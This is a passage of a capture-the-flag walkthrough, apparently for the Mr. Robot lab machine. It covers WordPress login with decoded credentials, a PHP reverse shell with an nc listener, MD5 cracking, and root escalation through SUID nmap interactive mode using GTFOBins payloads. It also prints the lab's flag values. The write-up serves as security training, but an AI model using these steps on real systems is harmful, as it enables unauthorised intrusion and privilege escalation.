
echo ZWxsaW90OkVSMjgtMDY1Mgo= | base64 -d

Output:
elliot:ER28-0652

These credentials appear to be for a user named "elliot" nod to the Mr. Robot series. We now have a username and password combination.lets try to loging. http://10.10.125.130/wp-login




It’s work!!!!!!!!




Step 5: PHP reverse shell

Next, we'll try to escalate our privileges using a **PHP reverse shell**. We upload a PHP reverse shell from [PentestMonkey’s GitHub repository] to the web server and trigger it by accessing a vulnerable file (e.g., http://10.10.125.130/404.php). This reverse shell connects back to our machine.




Now listen on port you enter:


nc -lnvp 4444



Go to **/404.php** page to trigger




we successfully connect to target machine by php revers shell!!!




upgrade a basic shell to a fully interactive TTY shell:

Step 6: Privilege Escalation to 'robot' User

While navigating the file system, we find a second key in **/home/robot**, but *we don't have permission* to read it. However, we do discover a file called **password.raw-md5.**



This is an MD5 hash, which we crack using **CrackStation**.



The password is revealed as **abcdefghijklmnopqrstuvwxyz**. We use this to **switch users**:

su robot Password: abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```


Step 6: Root Privilege Escalation

The final step is to escalate our **privileges to root**. Now, let's move on to finding files with special permissions that could help us escalate our privileges. We're looking for **SUID** (Set User ID) files, which allow a program to run with the privileges of the file's owner (often root) rather than the user who is executing the file.

```
robot@linux:~$ find / -perm -u=s -type -f 2>/dev/null
find / -perm -u=s -type -f 2>/dev/null
robot@linux:~$ ^[[A^[[B^[[B
robot@linux:~$
robot@linux:~$ find / -perm -u=s -type -f 2>/dev/null
find / -perm -u=s -type -f 2>/dev/null
robot@linux:~$ cd /
cd /
robot@linux:/$ find / -perm -u=s -type -f 2>/dev/null
find / -perm -u=s -type -f 2>/dev/null
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

We find a binary, **nmap**, with the SUID bit set, which allows us to execute it with elevated privileges. Nmap's older versions have an interactive mode that can be used to spawn a root shell.

Go to **GTFOBins** and search Nmap:



.. / nmap

☆ Star 10,635

Shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

nmap --interactive
nmap> **!sh**

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
#
```

Boom! We now have root access. The final key is in the root directory:

Let's find our last key:

find / -name key-3-of-3.txt cat /root/key-3-of-3.txt

```
# find / -name key-3-of-3.txt
find / -name key-3-of-3.txt
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

